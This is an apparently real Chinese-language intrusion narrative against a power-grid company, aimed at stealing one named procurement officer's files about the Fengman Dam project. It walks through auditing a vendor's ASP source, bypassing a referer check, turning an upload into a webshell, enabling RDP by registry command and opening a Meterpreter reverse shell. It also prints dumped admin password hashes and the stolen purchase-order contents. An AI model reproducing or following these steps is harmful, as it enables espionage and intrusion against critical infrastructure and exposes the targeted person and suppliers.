

任务背景：

需要得知周某某的今年采购的其中一个项目具体信息，
目前已知该成员是xxx电网。负责丰满大坝的采购人员。
整体思路如下：

找到开发公司，得到源码，审计问题，得到shell，拿到服务器，得到域控（或者终端管理）。得到个人机。下载任务文件。

得知该电网公司电网相关网站是某公司出品，得到某公司对外宣传网站，并且得到该公司服务器权限，下载源码模板。

源码审计：

全局共计2个主要文件，分别是Function.asp，Startup.asp

后台验证项：

Function.asp

来源验证：

```
162
163
164 * 判断是否直接输入地址访问本系统的后台管理页面
165 *
166 sub ComeUrl
167     dim ComeUrl,cUrl
168     ComeUrl=Icase(trim(request.ServerVariables("HTTP_REFERER")))
169     if ComeUrl="" then
170         response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许直接输入地址访问本系统的后台管理页面。</font></p>"
171         response.end
172     else
173         cUrl=trim("http://" & request.ServerVariables("SERVER_NAME"))
174         if mid(ComeUrl,len(cUrl)+1,1)="/" then
175             cUrl=cUrl & ":" & request.ServerVariables("SERVER_PORT")
176         end if
177         cUrl=Icase(cUrl & request.ServerVariables("SCRIPT_NAME"))
178         if Icase(left(ComeUrl,instrrev(ComeUrl,"/"))<>Icase(left(cUrl,instrrev(cUrl,"/"))) then
179             response.write "<br><p align=center><font
180                 color='red'>对不起，为了系统安全，不允许从外部链接地址访问本系统的后台管理页面。</font></p>"
181             response.end
182         end if
183     end if
184 end sub
185
```

注入验证：

（目标服务器waf，遂放弃）

```

389 end sub
390
391 *****
392 *函数名: ReplaceBadChar
393 *作 用: 过滤非法的SQL字符
394 *参 数: strChar-----要过滤的字符
395 *返回值: 过滤后的字符
396 *****
397 function ReplaceBadChar(strChar)
398     if strChar="" then
399         ReplaceBadChar=""
400     else
401         ReplaceBadChar=replace(replace(replace(replace(replace(replace(replace(replace(strChar, "'", ""),
402             " ", ""), "?", ""), "(", "", ")", "", "<", ""),
403             " ", ""))
404     end if
405 end function
406

```

错误处理:

```

2  *****
3  * 以下为常用函数
4  *****
5  *****
6  * 错误返回处理
7  *****
8  Sub GoError(str)
9      Call DBConnEnd()
10     Response.Write "<script language=javascript>alert('" & str & "'\n\n系统将自动返回前一页面...');history.back();</script>"
11     Response.End
12 End Sub
13 Sub GosError(str)
14     Call DBConnEnd()
15     Response.Write "<script language=javascript>alert('" & str & "'\n\nGo back!');history.back();</script>"
16     Response.End
17 End Sub
18
19 *****

```

XSS字符处理:

```

62  *****
63  * 把字符串进行HTML解码, 替换server.htmlencode
64  * 去除Html格式, 用于显示输出
65  *****
66  Function outHTML(str)
67      Dim sTemp
68      sTemp = str
69      outHTML = ""
70      If IsNull(sTemp) = True Then
71          Exit Function
72      End If
73      sTemp = Replace(sTemp, "&", "&amp;")
74      sTemp = Replace(sTemp, "<", "&lt;")
75      sTemp = Replace(sTemp, ">", "&gt;")
76      sTemp = Replace(sTemp, Chr(34), "&quot;")
77      sTemp = Replace(sTemp, Chr(10), "&lt;br>")
78      outHTML = sTemp
79  End Function
80

```

直接输入admin/下文件名处理:

```

162
163
164 * 判断是否直接输入地址访问本系统的后台管理页面
165
166 sub ComeUrl
167 dim ComeUrl,cUrl
168 ComeUrl=Icase(trim(request.ServerVariables("HTTP_REFERER")))
169 if ComeUrl="" then
170 response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许直接输入地址访问本系统的后台管理页面。</font></p>"
171 response.end
172 else
173 cUrl=trim("http://" & request.ServerVariables("SERVER_NAME"))
174 if mid(ComeUrl,len(cUrl)+1,1)="/" then
175 cUrl=cUrl & ":" & request.ServerVariables("SERVER_PORT")
176 end if
177 cUrl=Icase(cUrl & request.ServerVariables("SCRIPT_NAME"))
178 if Icase(left(ComeUrl,instrrev(ComeUrl,"/"))<>Icase(left(cUrl,instrrev(cUrl,"/")))) then
179 response.write "<br><p align=center><font
180 color='red'>对不起，为了系统安全，不允许从外部链接地址访问本系统的后台管理页面。</font></p>"
181 response.end
182 end if
183 end if
184 end sub

```

目录生成：针对iis6以及iis7 php版本

```

525
526 '-----检查某一目录是否存在-----
527 Function CheckDir(FolderPath)
528 dim fso
529 folderpath=Server.MapPath(".") & "\" & folderpath
530 Set fsol = Server.CreateObject("Scripting.FileSystemObject")
531 If fso.FolderExists(FolderPath) then
532 '存在
533 CheckDir = True
534 Else
535 '不存在
536 CheckDir = False
537 End if
538 Set fso = nothing
539 End Function
540
541 '-----根据指定名称生成目录-----
542 Function MakeNewsDir(foldername)
543 dim fso,f
544 Set fso = Server.CreateObject("Scripting.FileSystemObject")
545 Set f = fso.CreateFolder(foldername)
546 MakeNewsDir = True
547 Set fso = nothing
548 End Function
549
550
551 *****

```

Startup.asp

配置文件：当不可以执行的时候，是否可以备份出数据库，以便下载。

```

26 * 使用原则：最近调用，最早释放
27
28 Sub DBConnBegin()
29 * 如果数据库对象已打开，不要再打开
30 If IsObject(oConn) = True Then Exit Sub
31
32 * 你可以不需要打开数据库连接对象而直接打开记录集对象，但如果你需要打开多个记录集对象的话，效率是很低的。
33 * 如果你不创建一个数据库连接对象，ADO会在每个记录集打开时自动创建一个新的数据库连接对象，就算你用的是相同的SQL语句。
34 Set oConn = Server.CreateObject("ADODB.Connection")
35
36 On Error Resume Next
37 * Access数据库
38 oConn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & Server.MapPath("../mydatazw/#1001in.mdb")
39
40 If Err.Number > 0 Then
41 * 显示错误信息，并且发送邮件通知管理员
42 Call DBConnError(Err)
43
44 * 完全地退出正在运行的脚本
45 Response.End

```

关于新闻显示，全局include head.asp

username	password	Expr1002	Expr1003	Expr1004
admin	0a9372507c952372		3	4
rzrb	ba0a7df22a1e2e67		3	4
jhb	af30d1109b1e9e81		3	4
cwb	ecbec0bb5dde1422		3	4
arlb	c54dc40198919917		3	4
jrb	da0af19806a09635		3	4
gcb	f0d3d5a8605d9dbf		3	4
wrb	8e09074c92385847		3	4
jdb	39c977d30e092595		3	4

select username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admin

✓ 执行

✗ 清除

username	password	Expr1002	Expr1003	Expr1004
admin	0a9372507c952372		3	4
rzrb	ba0a7df22a1e2e67		3	4
jhb	af30d1109b1e9e81		3	4
cwb	ecbec0bb5dde1422		3	4
arlb	c54dc40198919917		3	4
jrb	da0af19806a09635		3	4
gcb	f0d3d5a8605d9dbf		3	4
wrb	8e09074c92385847		3	4
jdb	39c977d30e092595		3	4

select username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admin

✓ 执行

✗ 清除

```

43 '-----对 post 表 单值的过滤。
44
45 'if request.form<>"" then
46 'chk_badword=split(Form_Badword,"")
47 'FOR EACH name IN Request.Form
48 'for ii=0 to ubound(chk_badword)
49 'if Instr(1Case(request.form(name)),chk_badword(ii))<>0 Then
50 'Select Case Err_Message
51 'Case "1"
52 'Response.Write "<Script Language=JavaScript>alert('出错了！表单 "&name&" 的值中包含非法字符串！\n\n请不要在表单中出现： % & * # ( )
53 '等非法字符！');history.go(-1);</Script>"
54 'Case "2"
55 'Response.Write "<Script Language=JavaScript>location.href='&Err_Web&'</Script>"
56 'Case "3"
57 'Response.Write "<Script Language=JavaScript>alert('出错了！参数 "&name&"的值中包含非法字符串！\n\n请不要在表单中出现： % & * # ( )
58 '等非法字符！');location.href='&Err_Web&'</Script>"
59 'End Select
60 'Response.End
61 'End If
62 'NEXT
63 'end if

```

在admin 目录下有个database.asp文件



```

1 <!--#include file = "Startup.asp"-->
2 <!-- #include file="Function.asp" -->
3 <%
4 call adminer()
5 Call Header()
6 Call ComeUrl()
7 Call IfUserClass()
8 %>
9 <%
10 dim Action
11 Action=trim(request("Action"))
12 dim dbpath,db
13 dim ObjInstalled
14 ObjInstalled=IsObjInstalled("Scripting.FileSystemObject")
15
16 if Action="Backup" or Action="BackupData" then
17 call ShowBackup()
18 elseif Action="Restore" or Action="RestoreData" then
19 call ShowRestore()
20 else
21 Response.Write "<center>参数错误！！</center>"
22 end if
23 %>
24
25 <%
26 sub ShowBackup()
27 %>
28 <table width="600" border="0" align=center cellpadding="3" cellspacing="1" bgcolor="#DEDFDE">
29 <form method="post" action="database.asp?action=BackupData">
30 <tr bgcolor="#F7F7F7">
31 <td colspan="2">


```

目标测试：

根据以上信息，构造referrer，构造参数，禁止js。产生出越权漏洞。





根据越权漏洞，继续看upload.asp文件，允许匿名上传图片文件。在根据越权漏洞备份出webshell文件





```
1 <% Option Explicit %>
2
3 '~~~~~'
4 ' 设计在线 newstu.cn 2007 7.18 /'
5 '  CODE version 4.0 express  \/'
6 '  请保留信息，以便确认版本区别 /'
7 '~~~~~'
8 Session("WebEditor_Original_CodePage") = Session.CodePage
9 Session.CodePage = 65001
10
11 <!--#include file="config.asp"-->
12 <!--#include file="upfileclass.asp"-->
13
14
15 Server.ScriptTimeout = 1800
16
17 Dim sType, sStyleName, sLanguage,pops
18 Dim sAllowExt, sAllowSize, sUploadDir, nUploadObject, nAutoDir, sBaseUrl, sContentPath
19 Dim sFileExt, sOriginalFileName, sSaveFileName, sPathFileName, nFileNum
20 Dim nSLTFlag, nSLTMinSize, nSLTOKSize, nSYFlag, sSYText, sSYFontColor, nSYFontSize, sSYFontName, sSYPicPath, nSLTSYObjec
21 nSYMinSize, sSYShadowColor, nSYShadowOffset
22 Call InitUpload()
23
24 Dim sAction
25 sAction = UCase(Trim(Request.QueryString("action")))
26
27 Select Case sAction
28 Case "REMOTE"
29     Call DoCreateNewDir()
```

82:







得到webshe11





对方没有开启远程桌面:

开启: REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

通过该服务器得到mssql 数据库。得到终端管理权限。



查看在线机器，查找目标人物。



推送payload 反弹。

```

[*] Started reverse TCP handler on 192.168.1.101:93
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 10.163.127.228
[*] Meterpreter session 6 opened (192.168.1.101:93 -> 10.163.127.228:53893) at 2017-11-10 07:27:11 -0500

msf exploit(handler) > sessions -l

Active sessions
=====
Id  Type           Information                                     Connection
--  --
2   meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE @ FM35JCOMPUTER 192.168.1.101:93 -> 10.163.120.222:2789 (10.163.120.222)
3   meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE @ FM35JCOMPUTER 192.168.1.101:93 -> 10.163.120.222:3234 (10.163.120.222)

```

```

EALUNSK3PEBD3QW
OS Microsoft Windows 7
OS 6.1.7601 Service Pack 1 Build 7601
OS Microsoft Corporation
OS Multiprocessor Free
Sky123.Org
Sky123.Org
00426-OEM-8992662-00006
2016/8/31, 16:38:25
2017/11/10, 8:21:46
LENOVO
90CXCT01WW
X86-based PC
1
[01]: x64 Family 6 Model 60 Stepping 3 GenuineIntel ~3069 Mhz
BIOS LENOVO FCKT70AUS, 2015/4/23
Windows C:\Windows
C:\Windows\system32
\Device\HarddiskVolume1

```

确定是否为目标人物：采购员 桌面截图

```

timestamp Manipulate file MAC attributes
meterpreter > screenshot
Screenshot saved to: /root/iupPots.jpeg
meterpreter > ps

Process List
=====

PID  PPID  Name                               Arch  Session  User
---  ---
0    0     [System Process]

```



```

meterpreter > download c:\Users\Administrator\Desktop\ZMMR003_01-20171110.XLS
[*] downloading: c:\Users\Administrator\Desktop\ZMMR003_01-20171110.XLS -> ZMMR003_01-20171110.XLS
[*] download : c:\Users\Administrator\Desktop\ZMMR003_01-20171110.XLS -> ZMMR003_01-20171110.XLS
meterpreter >

```

采购订单															
1															
2	订单类型:	工程物资采购订单							申请日期:						
3	订单号:	4200009342							供应日期:	2017/11/2					
4	供应商代码:	79907594							供应商名称:	吉林省丰合兴建材有限公司吉林分公司					
5	公司代码:	5283							公司名称:	丰满大坝重建工程建设项目					
6	采购日期:	5283							采购项目名称:	丰满大坝重建工程建设项目采购物资					
7	采购单号:	837							采购单名称:	丰满大坝物资部采购物资					
8	成本中心代码:								成本中心名称:						
9	抬头文本:														
10	序号	物料编码	物料描述	资产号	资产名称	物资元素	物资元素描述	单位	数量	单价(含税)	金额(含税)	工厂	库存地	交货日期	备注
11	1	080011893	水管		AC7831.30081	热水工程	个	25	5.3	132.5	3300			2017/11/30	热水管材料采购(非电管材料) 7米-10米
12	2	080011893	水管		AC7831.30081	热水工程	个	4	5.3	21.2	3300			2017/11/30	热水管材料采购(非电管材料) 7米-10米
13	3	080011893	水管		AC7831.30081	热水工程	个	12	7.7	100.4	3300			2017/11/30	热水管材料采购(非电管材料) 15米-18米
14	4	080011893	水管		AC7831.30081	热水工程	个	5	7.9	39.5	3300			2017/11/30	热水管材料采购(非电管材料) 15米-18米
